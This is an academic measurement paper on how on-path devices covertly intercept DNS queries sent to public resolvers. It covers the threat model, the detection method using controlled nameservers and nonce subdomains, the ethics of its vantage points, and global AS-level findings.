Domain Name System (DNS) provides a critical service for Internet applications by resolving human-readable names to numerical IP addresses. Almost every Internet connection requires a preceding address lookup. DNS failures, therefore, will seriously impact users' experience of using the Internet services. Previous studies have shown that rogue DNS resolvers [38, 42], DNS transparent proxies [41, 55] and unauthorized DNS root servers [27] can damage integrity and availability of Internet communication.

In this work, we study an emerging issue around DNS, the *hidden interception of the DNS resolution path* (`DNSIntercept`) by on-path devices, which is not yet thoroughly studied and well understood by previous works. DNS queries from clients are handled by recursive nameservers to improve performance and reduce traffic congestion across the Internet. By default configuration, users' recursive nameservers are pointed to the ones operated by ISPs. On the other hand, users should have the flexibility to choose their own DNS servers or public recursive nameservers, such as Google Public DNS `8.8.8.8` [12]. However, we find on-path devices intercept DNS queries sent to public DNS, and surreptitiously respond with DNS answers resolved by alternative recursive nameservers instead. The on-path devices *spoof* the IP addresses of the users' specified recursive nameservers in the DNS responses (e.g., replacing the resolver IP address with `8.8.8.8` of Google Public DNS), so users will not be able to notice that the DNS resolution path has been manipulated.

The purposes of DNS interception include displaying advertisements (e.g., through manipulation of `NXDOMAIN` responses [56]), collecting statistics, and blocking malware connections, to name a few. However, such practices can raise multiple concerns: (1) The interception is not authorized by users and is difficult to detect on the users' side, which leads to ethical concerns; (2) Users have higher risks to put the resolution trust to alternative recursive DNS servers, which often lack proper maintenance (e.g., equipped with outdated DNS software), compared to well-known public DNS servers; (3) Certain security-related functionalities are affected or even broken, e.g., some alternative DNS resolvers do not provide DNSSEC.

*Part of this work was done during Baojun Liu's research internship at Netlab of 360. Part of this work was done in the Joint Research Center by Tsinghua University and 360 Enterprise Security Group.

In this paper, we conduct a large-scale analysis of DNSIntercept. Our study investigates the magnitude of this problem, characterizes various aspects of DNS interception, and examines the impact on end users. Finally, we provide insights that could lead to mitigation.

**Challenges.** There are two main challenges that we face to systematically analyze DNSIntercept. The first is to acquire clients belonging to different Autonomous Systems (ASes) to perform a large-scale measurement, which also should allow fine-tuning on the measurement parameters. The measurement frameworks proposed by previous works, including advertising networks [33], HTTP proxy networks [19, 36, 37, 52], and Internet scanners [42, 48], cannot fulfill the conditions at the same time. Another challenge is to verify whether the DNS resolution is intercepted rather than reaching users' designated recursive nameservers. Since on-path devices are able to spoof the IP addresses in the DNS responses, it is difficult to sense the existence of DNS interception merely from the clients.

**Our approach.** To address these challenges, we devise a new measurement methodology and apply it to two different large-scale experiments, named Global analysis and China-wide analysis. For Global analysis, we use a residential proxy network based on TCP SOCKS (not HTTP) which provides 36,173 unique residential IP addresses across 173 countries. This allows us to understand DNSIntercept from the world-wide point of view. However, this proxy network only allows us to send DNS packets over TCP SOCKS. To learn more comprehensive characteristics, we collaborate with a leading security company which provides network debugging tool for millions of active *mobile users*. We obtain DNS traffic over both UDP and TCP from 112,305 IP addresses (across 356 ASes), mainly within China.

To verify interception of DNS traffic, we register a set of domains (e.g., OurDomain.TLD), and use the authoritative nameservers controlled by us to handle resolutions. Each client is instructed to send DNS packets to a list of public DNS servers and query nonce subdomains under our domain names, e.g., UUID.Google.OurDomain.TLD (where we use Google to indicate we send the DNS requests to Google Public DNS). Note that we do not change DNS configurations of clients, but send DNS requests directly to the public DNS servers. Since each subdomain UUID is non-existent, the resolution cannot be fulfilled by DNS cache at any level and must go through the DNS server hierarchy. On the authoritative nameserver operated by us, we record the IP addresses that query the subdomain names we monitor. By checking whether the IP address belongs to the originally requested public DNS service, we can learn whether the DNS resolution is intercepted by an alternative resolver. According to Alexa traffic ranking [57], we select three popular public DNS servers as the target of our study, including Google Public DNS [12], OpenDNS [22], Dynamic DNS [9]. In addition, we build a public DNS server by ourselves, named EDU DNS, and use it for comparison.

**Our findings.** In this work, we develop the following key findings.

- Among the 3,047 ASes that we investigate, DNS queries in 259 ASes (8.5%) are found to be intercepted, including large providers, such as China Mobile. In addition, 27.9% DNS requests over UDP from China to Google Public DNS are intercepted.
- Interception policies vary according to different types of DNS traffic. In particular, DNS queries over UDP and those for A-type records sent to well-known public DNS services are more likely to be intercepted.
- DNS servers used by interceptors may use outdated software, e.g., all 97 DNS servers that we identify install old BIND software which should be deprecated after 2009, and are vulnerable to attacks like DoS [6]. Moreover, 57% of the DNS servers do not accept DNSSEC requests.
- DNSIntercept provides limited performance improvement to end users. In fact, 15.37% of the UDP DNS traffic to public DNS services are even faster than the counterpart issued by alternative DNS servers.

**Contributions.** The contributions of our study are summarized below.

- Understanding: We systematically measure DNSIntercept, which spoofs the IP addresses of users' specified DNS servers to intercept DNS traffic surreptitiously.
- Methodology: We design novel approaches to conduct large-scale analysis to characterize DNS interception, through 148,478 residential and cellular IP addresses around the world.
- Findings: Hidden interception behaviors are found to exist in some famous ASes, including those belonging to large providers like China Mobile. Our results show that DNS servers used by interceptors typically have less security maintenance and are vulnerable to attacks, which can damage the integrity and availability of DNS resolution for end users.
- Checking tool: We release an online checking tool at http://whatismydnsresolver.com [25] to help Internet users detect DNSIntercept.




Figure 1: *Domain resolution process with a recursive resolver*



Figure 2: *Threat model*



Figure 3: *Four DNS resolution paths (request shown only)*

## 2 Threat Model and Mechanisms

In this section, we first give an overview of how domain names are translated into addresses using DNS. Then we introduce our threat model of `DNSIntercept`, with a taxonomy of interception paths according to our observation. Finally, we discuss the potential interceptors and their behaviors.

### 2.1 Domain Resolution Process

DNS is a hierarchical naming system organized to handle domain resolutions at different levels. At the top of the hierarchy is DNS root which manages Top-Level Domains (TLD) resolutions. Second-Level Domains (SLD) are delegated to resolvers below DNS root. Consisting of labels from all domain levels, a fully qualified domain name (FQDN) specifies its exact location in the DNS hierarchy, from its lowest level to root. As a example, `www.example.com` is an FQDN, and its corresponding TLD and SLD are `com` and `example.com`.

When a client requests resolution of a domain, the resolution is typically executed by a recursive DNS resolver at first, which can be either assigned by ISP or specified by Internet users. Illustrated in Figure 1, the recursive resolver iteratively contacts root, TLD and SLD nameservers to resolve a domain name, and eventually returns the answer to the client. Therefore, intercepting DNS traffic to a recursive resolver directly affects the domain resolution process for users.

### 2.2 Threat Model

Figure 2 presents our threat model. We assume that users' DNS resolution requests are monitored by on-path devices. These on-path devices are able to intercept and selectively manipulate the route of DNS requests (e.g., by inspecting destinations and ports) which are sent to recursive resolvers like public DNS servers originally. The on-path devices either *redirect or replicate* the requests to alternative resolvers (typically, local DNS resolvers), which perform the standard resolution process. Finally, before responses are sent from alternative resolvers back to clients, the sources are *replaced* with addresses of the original resolvers. Therefore, from a client's perspective, DNS responses appear to come from the original DNS resolvers according to their source addresses, making the actual interception behaviors difficult to be discerned.

By default, in order to handle DNS requests, Internet users are assigned with local DNS resolvers by ISPs. In the mean time, users reserve the right to *specify their preferred recursive resolvers* to launch DNS requests (in particular, public DNS servers). However, our study shows that, for users using designated DNS servers, not only does `DNSIntercept` violate the will of users, but it also can bring in security issues.

**Scope of study.** We aim to measure and characterize `DNSIntercept` through large-scale data analysis. We focus on how DNS resolution paths between clients and *well-known public DNS resolvers* are tampered. Other types of network traffic manipulation mechanisms, such as BGP prefix hijacking [51] and unauthorized manipulation of DNS root servers [27], which have been systematically studied before, are not considered in our study.

**Taxonomy of DNS resolution paths.** In this study, we classify the mechanisms of DNS resolution into four categories, based on how the resolution path is constructed during the stage of the request. Except for *Normal resolution*, all the other three scenarios are regarded as `DNSIntercept`. Figure 3 presents the paths of DNS requests in the four DNS resolution mechanisms.

- *Normal resolution.* The resolution strictly follows the standard process. A DNS query sent by client *only* reaches the specified resolver, without being modified by any on-path device. The specified resolver performs the resolution by contacting authoritative nameservers if the resolution is not cached.
- *Request redirection.* The original DNS query sent to

user-specified resolver is dropped. In the meantime, an alternative resolver is used to perform the resolution. The specified resolver is completely removed from the resolution process.

- *Request replication.* The DNS query sent to user-specified resolver is not modified or blocked. However, the request is replicated by on-path devices, and handled by an alternative resolver at the same time. Consequently, the authoritative nameserver receives two identical requests from the user-specified resolver (i.e., *in-band* request) and the alternative resolver (i.e., *out-of-band* request [46]). When multiple responses are returned, typically the fastest one will be accepted by the client.
- *Direct responding.* Similar to *request redirection*, user's DNS request is redirected by the on-path device to an alternative resolver, without reaching the specified resolver. However, even for domains that are not cached, the alternative resolvers directly respond to the user without contacting any other nameservers.

## 2.3 Potential Interceptors

Anecdotally, on-path devices are mainly deployed by network operators like ISPs, in order to intercept DNS traffic [16]. However, the same kind of interception can be conducted by other parties, which are described below. We design our measurement methodology to minimize the chances of triggering interception unwanted to our study. Nevertheless, we acknowledge that other interceptors cannot be completely removed, due to the limitations of our methodology and vantage points.

- Censor and firewall. To block the access to certain websites (e.g., political and pornographic websites), censors and firewalls can manipulate DNS queries on their path and return fake responses. As studied by previous works [28], such DNS interception usually happens when the domain name contains sensitive keywords or matches a blacklist. We try to avoid triggering this type of interception by embedding a normal domain name in the DNS request.
- Malware and anti-virus (AV) software. For purposes like phishing, malware can change its host's configuration of DNS resolver and reroute DNS traffic to a rogue resolver [38]. On the other hand, AV software may intercept DNS queries as well, in order to prevent DNS requests of their clients from being hijacked. For example, Avast AV software provides this functionality by rerouting DNS requests from client machines to its own DNS server in an encrypted channel [3]. In both cases, the resolvers are likely to be directly controlled by operators behind malware and AV software, which are hosted by cloud providers or dedicated hosting services.
- Enterprise proxy. A large number of enterprises deploy network proxies to regulate the traffic between employees' devices and the Internet. Some proxies, like Cisco Umbrella intelligent proxy [5], are able to scrutinize DNS requests and determine whether the corresponding web visits are allowed. Similar to the AV setting, users are required to point their DNS resolvers to the proxy's resolver.

Since the mapping between the IP addresses of resolvers and their owners is unknown to us, alternative resolvers owned by parties other than ISPs, like AV and enterprise resolvers, can be included by our study. Straightforward classification using AS information is not always reliable. For example, an enterprise resolver might be mistakenly classified as an ISP resolver, if the enterprise rents a subnet of the ISP. We are currently developing the method to enable accurate resolver profiling to address this issue.

# 3 Methodology and Dataset

In this section, we describe the methodology and data collection of our study, which try to address the two major challenges described in Section 1. We begin by describing the high-level idea of our approach and the design requirements it needs to meet. Then, we elaborate the details of each component of our measurement framework and how we obtain *a large volume* of globally distributed vantage points. Finally, ethical concerns regarding our data collection are discussed.

## 3.1 Overview

We first illustrate our methodology of identifying `DNSIntercept`, which includes *Request redirection*, *Request replication* and *Direct responding*.

**Approach.** Detecting `DNSIntercept` is conceptually simple. Recalling *Normal resolution*, upon receiving a request from a client, a recursive resolver tries to contact the authoritative nameserver for an answer, if the result is not cached. However, as shown in Figure 3, when interception takes place, requests forwarded by alternative resolvers reach authoritative nameservers.

Therefore, our approach to identify interception contains the following steps. We (1) instruct a client to send a DNS request about one of our controlled domains to a public resolver $A$; (2) record its corresponding request at our authoritative nameservers, which originates from recursive resolver $B$; and (3) compare $A$ with $B$. As a complementary step, we also (4) validate the response eventually received by the client.

Only when $A$ matches $B$, the request is regarded as a *Normal resolution*. Otherwise, for each request sent by the client to public resolver $A$ that gets a valid response, if (1) no corresponding request is captured by authoritative nameservers, we regard it as *Direct responding*; if (2) a single request not from resolver $A$ is captured, we regard it as *Request redirection*; if (3) multiple identical requests from resolvers, one of them being $A$, are captured, we regard it as *Request replication*.

**Design requirements.** Our methodology should meet several requirements to obtain valid results.

Firstly, the queried domain name of each request from client should be different to avoid caching. Secondly, as we capture packets separately from clients and authoritative nameservers, we should be able to correlate a request from client with the one captured by our authoritative nameserver in the same resolution. As will be discussed in Section 3.2, the two issues are addressed by uniquely prefixing each requested domain name.

Thirdly, the clients in our study should be diverse, being able to send DNS packets directly to specified public resolvers, even when local DNS resolvers have been assigned by ISPs. Fourthly, aiming to study interception characteristics in depth, the vantage points are expected to issue diversified DNS requests (e.g., requests over different transport protocols and of different RR types). The measurement infrastructure used by previous works, including advertising networks [33], HTTP proxy networks [19, 36, 37, 52] and Internet scanners [42, 48], do not meet the requirements. How the two issues are addressed will be discussed in Section 3.3.

Finally, public DNS services are accessed by clients using anycast addresses (e.g., `8.8.8.8` of Google DNS). These addresses rarely match the unicast addresses (e.g., `74.125.41.0/24` of Google) when the requests are forwarded to our authoritative nameservers. We propose a novel method to identify the egress IPs of a public DNS service, as will be elaborated in Section 3.2.

## 3.2 Methodology

Before presenting our methodology, we first illustrate an interception model with possible elements that interceptors may consider. On this basis, we elaborate our methodology regarding how DNS requests are generated and how egress IPs of public DNS services are identified.

**Interception model.** On-path devices are deployed to inspect and manipulate DNS packets. We consider each DNS packet to be represented by a tuple of five fields:

$$\{Src\ IP, Dst\ IP, Protocol, RR\ Type, Requested\ Domain\}$$

Each field could decide how interception is actually carried out. So, to understand `DNSIntercept` in a comprehensive way, we need DNS packets with diversified field values. To this end, we construct a client pool with a large volume of source IPs (i.e., client IPs) distributed globally. Destination IPs point to our specified public DNS resolvers. Investigating all public resolvers would take a tremendous amount of time and resources, so we narrow down to three representative and widely-used public DNS services according to Alexa traffic ranking [57], including Google Public DNS [12], OpenDNS [22] and Dynamic DNS [9]. As a supplement, we also include a self-built public DNS service, named EDU DNS, to make comparisons. Transport protocol can be either `TCP` or `UDP`. As for resource record (RR), five kinds of security-related records are considered [43], including `A`, `AAAA`, `CNAME`, `MX` and `NS`. Lastly, we registered four domains exclusively for our study, spanning four TLDs including a new gTLD (`com`, `net`, `org` and `club`). We avoid any sensitive keyword in the domain names.

**Generating DNS requests.** In this study, we need to address the issue of the inconsistent source IPs between a request from client and its corresponding request(s) supposed to be launched by recursive resolvers. To this end, we devise a method to link those requests through unique domain prefix. The prefix includes a distinct UUID generated for each client (representing SrcIP) and a label of public DNS service which is supposed to handle the resolution (representing DstIP). By considering RR Type at the same time, we are able to identify DNS packets in the same resolution. For instance, when a client launches a DNS `A`-type request for `UUID.Google.OurDomain.TLD`, this request is supposed to be handled by Google Public DNS. Its corresponding request captured by authoritative nameservers should be `A`-type as well and match every label in the domain prefix.

**Generating DNS responses.** Under *Request replication* scenario, a client receives an in-band response and an out-of-band response. We want to classify these two cases but the regular response from the authoritative nameservers cannot tell such difference. As such, we need a reliable mechanism to link the response received by the client to that from our authoritative nameservers. Similar to the prior component, we encode a unique nonce in the response. In particular, our authoritative nameservers hash the timestamp, source address and requested domain name together, and derive a unique response from the hash string fitting to the record type. For instance, once receiving an `A`-type request, the response is an IPv4 address converted from the hash value (using the last 32 binary bits of the hash).

To notice, the response synthesized by this approach might point the client to unwanted servers. For example, the response IP could be used by botnet servers accidentally. We want to emphasize that no actual harm will be introduced to our vantage points, because clients' actions are no more than DNS lookups. There is *no follow-up connection* to the servers.

Resolvers are able to manipulate TTL value of a response based on what is returned from authoritative nameservers and their policies. We attempt to measure this scenario by selecting a random TTL value between 1 and 86400.

**Identifying egress IPs of public DNS.** Our next task is to identify whether a source IP contacting our authoritative nameservers belongs to a public DNS service, i.e., is an *egress IP*. From the client's point of view, *anycast address* is accessible, which essentially represents a proxy in front of a set of recursive resolvers. Such design is for load balancing. However, the unicast addresses of the affiliated resolvers, which are observed by our authoritative nameservers, typically do not match their anycast addresses. The ownership of the anycast addresses are usually not known to public audiences. As such, we need to infer the ownership.

Previous studies leveraged IP WHOIS data and information from public forums [37,49] to identify egress IPs, which are not sufficiently accurate when examined on our data. We propose a more reliable method leveraging DNS `PTR` and `SOA` record. Our method is based on an assumption that, instead of scattered IP addresses, a public DNS service tends to use addresses aggregated in several network prefixes (e.g., `/24` networks). Therefore, for ease of management, identity information of an IP address is usually embedded in `PTR` and `SOA` records by network administrators. We validate this assumption for the top 12 public DNS services according to Alexa traffic [57], from different vantage points in five ASes, and find *all* 12 DNS services embed identity information in either `PTR` (e.g., Norton ConnectSafe) or `SOA` records (e.g., Freenom), or both (e.g., OpenDNS). As an example, responses from reverse lookups of egress IPs of Google Public DNS are all `dns-admin.google.com`.

In practice, for an IP that contacts our authoritative nameservers, we first perform its *reverse DNS lookup*. Subsequently, we recursively request the `SOA` record of the responded domain name and build its `SOA` dependencies (5 iterations), which is similar to [43]. If particular SLDs (e.g., `opendns.com`) present in the dependency chain, we regard the address as an egress IP of the corresponding public DNS service. For instance, the `PTR` record of `45.76.11.166` (AS20473; Choopa, LLC) is `hivecast-234-usewr.as15135.net`. The `SOA` record of this domain name is `ns0.dynamicnetworkservices.net`, hence we regard `45.76.11.166` as an egress IP of Dynamic DNS.

Using this method, we are able to infer ownership of 85% addresses that contact our authoritative nameservers. Meanwhile, compared to IP WHOIS method, new egress ASes of public DNS services are discovered by our method. For instance, AS20473 (for Dynamic DNS) and AS30607 (for OpenDNS) are found to be egress ASes, yet they cannot be found with IP WHOIS or BGP information.

**Discussion.** As discussed in Section 2.3, our methodology may not be able to accurately distinguish whether an interception is caused by network operators or other interceptors. Secondly, by configuring fake `PTR` and `SOA` records for alternative resolvers, their egress IPs will not be correctly identified. However, those furtive changes should be observed from Passive DNS data, such as that managed by Farsight [10] and DNS Pai [15]. At present, we do not include Passive DNS data due to the access limit and consider to include it in our future work. Meanwhile, `PTR` records have been proved to be a reliable source to classify IP addresses in previous studies. As an example, [48] used `PTR` records to identify domains hosted on particular CDNs.

## 3.3 Vantage Points

Our study requires a large number of clients distributed globally. Besides, our clients should be able to send customized DNS requests about a domain to a specified public resolver. To this end, we first leverage a *residential proxy network* based on `TCP SOCKS` which allows us to directly send DNS packets from globally-distributed clients, to depict a global landscape of `DNSIntercept` (this phase is named *Global analysis*). This experiment, however, cannot reveal full characteristics of `DNSIntercept`, because the proxy network does not allow us to change every field of DNS request. Therefore, we design another experiment in which we cooperate with our industrial partner who develops security software installed by millions of active users. We implement a measurement script and integrate it to the software's network debugger module. When the change is delivered to the client, a consent is displayed and the script is not executed until the client acknowledges the change. As clients in this experiment are mainly from China, we named it *China-wide analysis*.

**Global analysis.** Proxy networks have been used by previous studies as measurement vantage points [37, 52]. However, DNS requests from clients under those proxy networks are only allowed to go to the pre-assigned local DNS resolvers, which doesn't satisfy our requirement. To address the issue, we leverage a `SOCKS` proxy network called *ProxyRack* [14], which allows us to send customized DNS requests to *any specified resolver* over `TCP`.

The network architecture of ProxyRack is shown in Figure 4. It interacts with our measurement client with a Super-proxy. When DNS packets are sent by our machine, they go to affiliated nodes and finally leave the network from diverse exit nodes. The packets are forwarded to the recursive resolvers which are supposed to contact



Figure 4: *Network architecture of ProxyRack*

our authoritative nameservers. Therefore our client pool is in fact composed of those exit nodes. ProxyRack has recruited more than 100K nodes [14], so we are able to send DNS requests from nodes distributed globally to public resolvers, and verify the responses, both by interacting with the Super-proxy. However, ProxyRack only accepts DNS requests over `TCP`, which is only used by a small fraction of DNS requests in the real-world settings. Therefore, we conduct the next experiment to measure interception over `UDP` and other factors.

**China-wide analysis.** We cooperate with an international security company who has developed mobile security software with millions of users. The software has been granted the permission to send arbitrary network requests when installed, so we are able to collect fine-grained DNS data.

The major concerns of this experiment are around ethics and privacy, and we carefully address these concerns as briefly described below (more details are covered in Section 3.5). Firstly, the module where we implement our measurement script (sending and receiving DNS packets) comes with a consent, and the software has to be run manually with granted permission from users. Secondly, although sending diverse DNS requests from a client helps us comprehensively understand `DNSIntercept` characteristics, we try to avoid generating excessive traffic on user's devices. This choice limits the diversity of our DNS requests. Finally, our script only captures DNS packets of domains exclusively registered for this study, thus the data deemed private, like requests to social networks, is not collected.

**Distribution of DNS packets.** According to our inception model described earlier, to generate as diverse DNS packets as possible, we should launch DNS requests from a client under all four different SLDs, of all five RR types, over both `TCP` and `UDP`, and to all four public DNS services. However, we believe it is difficult due to ethical concerns and limitations of vantage points.

In the phase of *Global analysis*, ProxyRack only accepts `TCP` traffic. Meanwhile, the proxy network has a rate limit of submitting requests, so we have to be careful in crafting DNS requests. Therefore, from each client, we only request DNS `A` record, the most common RR type, of our `com` domain name using `TCP`-based lookups, to all four public DNS services.

Table 1: *Statistics of collected dataset*

| Phase | # Request | # UUID | # IP | # Country | # AS |
|---|---|---|---|---|---|
| Global | 1,652,953 | 476,153 | 36,173 | 173 | 2,691 |
| China-wide | 4,584,413 | 400,491 | 112,305 | 87 | 356 |

```
{ "UUID" : "00040st9ca7q7ik",
  "Client_IP" : "186.133.179.39", "Public_dns" : "google",
  "Requested_Domain" : "00040st9ca7q7ik.Google.OurDomain.com",
  "TCP" : True, "RR_type" :  "A",

  "Client" : { "query_time" : 1510308270.1,
               "response_time" : 151030872.6,
               "response" : "8.91.126.165",  "TTL" : "126"  } ,

  "Authoritative" : [ { "arrival_time" : 1510308271.5,
                        "source_ip" : "173.194.91.79",
                        "response" : "8.93.126.165", "TTL" : "128" } ]
}
```

Figure 5: *Format of collected data*

In the phase of *China-wide analysis*, while sending requests from a software client is more flexible and efficient, we ought to limit the quantity of our requests to avoid excessive traffic. Therefore, for each client, we consider two public DNS services, two TLDs, one transfer protocol which are all *randomly* selected, and all five RR types. In addition, we also send a single request to a client's assigned local DNS resolver.

## 3.4 Datasets

Table 1 summarizes our collected dataset in both phases. In total, we obtain DNS traffic from 148,478 distinct residential and cellular IP addresses globally.

**Format of dataset.** Through launching DNS requests from clients, monitoring DNS queries on authoritative nameservers and capturing DNS responses, we are able to "connect the dots" for each DNS resolution. To perform this correlation analysis, our collected data for each DNS request is stored in a `JSON` format shown in Figure 5. For each client, we capture each request and the corresponding response. At our authoritative nameservers, we collect the arrival time and source IP of the corresponding request(s), as well as the response returned.

**Geo-distribution of clients.** Leveraging ProxyRack and security software, we address the challenge of obtaining clients globally. Here we use the geo-distribution [20] of distinct IPs to give an evaluation of our clients. In *Global analysis*, our collected clients span more than 36K unique addresses in 173 countries. Figure 6 shows the geo-distribution and our clients cover the majority of countries in the world, with Korea, Russia, Japan and the US topping the list. In *China-wide analysis*, the clients we obtain are mostly from China, but still span 87 different countries.



Figure 6: *Geo-distribution of proxy nodes*

### 3.5 Ethics

Our methodology could introduce a few ethical concerns. Here, we discuss them before presenting our results. Throughout this study, we take utmost care to protect users from side-effects that may be caused by our experiment.

In *Global analysis*, ProxyRack is *commercial*. We pay for the proxy plans and totally abide by their terms of service. More importantly, owners of exit nodes (i.e., our vantage points) have an agreement with ProxyRack that permits ProxyRack traffic to exit from their hosts. Therefore, launching DNS requests from ProxyRack adheres to the granted permission from owners of exit nodes.

In *China-wide analysis*, we implement our measurement script in a network debugger module of security software with millions of users. To avoid ethical concerns, this network debugger module comes with a *one-time consent* stating its procedure and data collected. Users reserve the right of choosing whether to install this security software and whether to run this module containing our measurement script manually. In addition, the user has the option to install the software without the measurement module.

Regarding our methodology, we carefully craft our DNS requests and limit their quantities to avoid excessive network traffic. Meanwhile, we only launch DNS lookups of domain names exclusively registered and used for this study on each client, without connecting to any host except for DNS resolvers.

Through said approaches, we believe we have minimized the threat to user's privacy and security in the experiments, as all operations are under granted permission from users, and we do not collect any data except for DNS resolutions under the limited scope.

## 4 TCP DNS Interception Analysis (Global)

To conduct a global measurement of `DNSIntercept`, we first leverage a *residential proxy network* based on `TCP SOCKS`. Here, we report our measurement results and analysis in the phase of *Global Analysis*, by showing its landscape and characteristics.

### 4.1 Scope and Magnitude

We first investigate the global landscape of `DNSIntercept` from three aspects. Firstly, using our methodology described in the previous section, we identify and classify interception by cross-matching resolver addresses. Secondly, we validate whether correct responses are eventually accepted by clients. Here we regard a response of an FQDN accepted by the client to be *correct*, only when its RR value is *identical* to the RR of the same FQDN which is responded by our authoritative nameserver; otherwise, the response is *incorrect*, which is tampered on its way back. Thirdly, specifically for *Request replication* scenario, interceptors may hope to use out-of-band DNS packets [46] (i.e., responses of replicated lookups) to replace in-band ones (i.e., responses of original lookups). To this end, replicated lookups are often made faster than original ones. Through our design of authoritative nameservers, we present how many in-band responses are eventually accepted by the client.

Table 2 summarizes our findings in *Global analysis*. All of three interception types are found in our dataset. In total, **198** (out of 2,691, 7.36%) client ASes witness intercepted traffic, in 158 of which queries to Google Public DNS are intercepted. The ratio of *Direct responding* is significantly low, since it is impossible for resolvers to correctly resolve a domain without contacting nameservers, and thus this behavior is distinguishable from clients. Moreover, we also find that compared to the less-known EDU DNS (0.45% packets intercepted), DNS traffic sent to renowned public DNS services are more likely to become victims of `DNSIntercept` (e.g., 0.66% for Google DNS).

As for responses accepted by clients, all except one are correct, suggesting major responses of intercepted queries are not tampered. The one incorrect response[1] is accepted by a client in AS36992 (EG, ETISALAT-MISR), which is caused by domain blocking. On the other hand, for *Request replication*, in-band responses accepted by clients are in the minority. Among 23 ASes where replicated queries are found, only clients in 2 of them (AS9198 JSC Kazakhtelecom, and AS31252 StarNet Solutii SRL) receive in-band responses.

### 4.2 AS-Level Characteristics

As described in our landscape study, intercepted DNS requests are found in 198 client ASes, with different modes and ratio. We now analyze the AS-level characteristics of `DNSIntercept`, by focusing on the 158 ASes with intercepted requests to Google Public DNS.

[1] Response: `146.112.61.109`, its reverse lookup pointing to `hit-block.opendns.com`

Table 2: *Summary of interception (Global analysis). All DNS packets are over TCP. Under each type, ratio is used for correct answers and raw numbers are used for incorrect and in-band ones.*

| Public DNS | # Request | Interception Ratio | Normal Resolution | | Request Redirection | | Request Replication | | | Direct Responding | # Problematic Client AS |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | Correct | Incorrect | Correct | Incorrect | Correct | Incorrect | In-band | Incorrect | |
| Google DNS | 391,042 | 0.66% | 99.34% | 0 | 0.41% | 0 | 0.25% | 0 | 8 | 0 | 158 |
| OpenDNS | 431,633 | 0.64% | 99.36% | 1 | 0.26% | 0 | 0.38% | 0 | 0 | 0 | 139 |
| Dynamic DNS | 407,632 | 0.53% | 99.47% | 0 | 0.29% | 0 | 0.24% | 0 | 0 | 0 | 116 |
| EDU DNS | 422,646 | 0.45% | 99.55% | 0 | 0.27% | 0 | 0.18% | 0 | 9 | 2 | 121 |



Figure 7: *Top 20 ASes with most intercepted requests to Google Public DNS. Ratio of intercepted requests over total requests to Google DNS is shown above for each AS.*

**Types and ratio of interception.** Figure 7 illustrates the quantity and types of intercepted requests to Google from each AS, as well as the ratio over its total requests to Google. We find that among the top 20 ASes, most of them only witness *one type* of interception, which indicates a unified policy of DNS traffic filtering within an AS. Both *Request redirection* and *Request replication* are found in top ASes.

Regarding interception ratio, we find that 82 (52%) of all 158 problematic ASes intercept more than 90% of DNS requests sent to Google, such as AS38001 and AS43554. By contrast, 50 (32%) ASes have an interception rate lower than 0.5 (e.g., AS17974). We speculate it to be a result of interception policies and deployment of on-path devices, which may cover only limited locations within the AS.

**Country-level analysis**. We further investigate the country distribution of the 158 ASes, and find they span 41 countries. Russia tops the list and accounts for 44 ASes (28%), followed by the US (15 ASes, 9%), Indonesia (8 ASes, 5%), Brazil and India (7 ASes each, 4%).

**Targeted public DNS services.** We find that in some ASes, only queries sent to specific public DNS services are intercepted. Table 3 shows the results of top 10 ASes with most intercepted requests to Google. While the majority of ASes do not, we find 2 ASes (AS43554 and AS15774) *exclusively intercept* traffic to Google DNS.

**Alternative resolvers.** When `DNSIntercept` takes place, alternative resolvers contact our authoritative nameservers. For each of top 10 ASes with most intercepted requests, Table 4 shows their alternative resolvers which handle the resolution. We can conclude that for top 10 ASes, alternative resolvers actually *locate in the same AS* as the clients.

Table 3: *Targeted public DNS services of top 10 ASes*

| AS (Country) | Organization | Google | Others |

| AS16397 (BR) | EQUINIX BRASIL SP | 177.47.27.* (16397) |
| AS7922 (US) | Comcast Cable | 69.241.93.* (7922) |
| AS23693 (ID) | PT. Telekomunikasi | 114.125.67.* (23693) |
| AS61102 (IS) | Interhost Communication | 185.18.205.* (61102) |
| AS49505 (RU) | Network of Selectel | 95.213.193.* (49505) |
| AS15774 (RU) | TransTeleCom | 188.43.31.* (15774) |

**Traffic ranking of problematic ASes.** We expect `DNSIntercept` tends to take place in ASes with lower reputation since such behavior should be furtive. However, by correlating problematic client ASes with their traffic ranking logged by CAIDA [2], our result shows that interception also exists in reputable ASes. Presented in Figure 8, problematic ASes span a diverse ranking. As an example, both *Request redirection* and *Request replication* are observed under AS3356, which is ranked the first according to CAIDA.

Figure 8: *Traffic ranking of problematic ASes*

**Case study.** AS7922 (ranked 22 according to CAIDA) belongs to Comcast Cable Communications, LLC, a renowned ISP based in the US. Among our 13,466 DNS requests sent from this AS to Google DNS, 72 (0.53%) are redirected, with alternative resolvers outside Google actually contacting our authoritative nameservers. The IP prefix of these alternative resolvers is `76.96.15.*` (also locating in AS7922), whose `PTR` record points to `hous-cns14.nlb.iah1.comcast.net`. We also find that clients of the 72 intercepted requests are grouped in several prefixes (e.g., `67.160.0.0/11`). As the interception ratio is low, we speculate that on-path devices conducting `DNSIntercept` are deployed only in limited sub-networks within this AS. Also, it is possible that interception devices are deployed by customers of Comcast, instead of AS-level network operators.

## 4.3 Summary of Findings

Our measurement findings in *Global analysis* are summarize below.

- `DNSIntercept` is found to exist in **198** ASes globally. For the public DNS services we investigate, up to 0.66% of DNS requests over `TCP` sent from the client are intercepted. Meanwhile, interception behaviors exist in both reputable ASes and those with a lower ranking.
- As for interception scenarios, *Request redirection* and *Request replication* are both found in top 20 ASes with most intercepted requests to Google DNS. *Direct responding* is rare, as it is more likely to be discovered by clients.
- For most of top 20 ASes, only one interception type is found within an AS, suggesting unified interception policies. Moreover, it is found that an interceptor can *exclusively* intercept DNS traffic sent to specific public DNS services (e.g., Google Public DNS). The concrete strategies differ among different interceptors. We also discover 82 ASes are intercepting more than 90% DNS traffic sent to Google Public DNS.

# 5 TCP/UDP DNS Interception Analysis (China-wide)

In order to learn more characteristics about `DNSIntercept`, we design another experiment called *China-wide analysis*. In this section, we first, on the whole, give an analysis on interception characteristics towards different kinds of DNS packets. Moreover, we also discuss issues regarding DNS lookup performance and response manipulation introduced by `DNSIntercept`. Finally, we discuss potential motivations of such interception behavior.

## 5.1 Interception Characteristics

In our experiment setup, we launch DNS packets with diverse field values from our clients to public DNS services. On the whole, by comparing the interception ratio of packets of different field values, we first investigate what kinds of packets are more likely to be intercepted. Table 5 presents our summary of results in this phase.

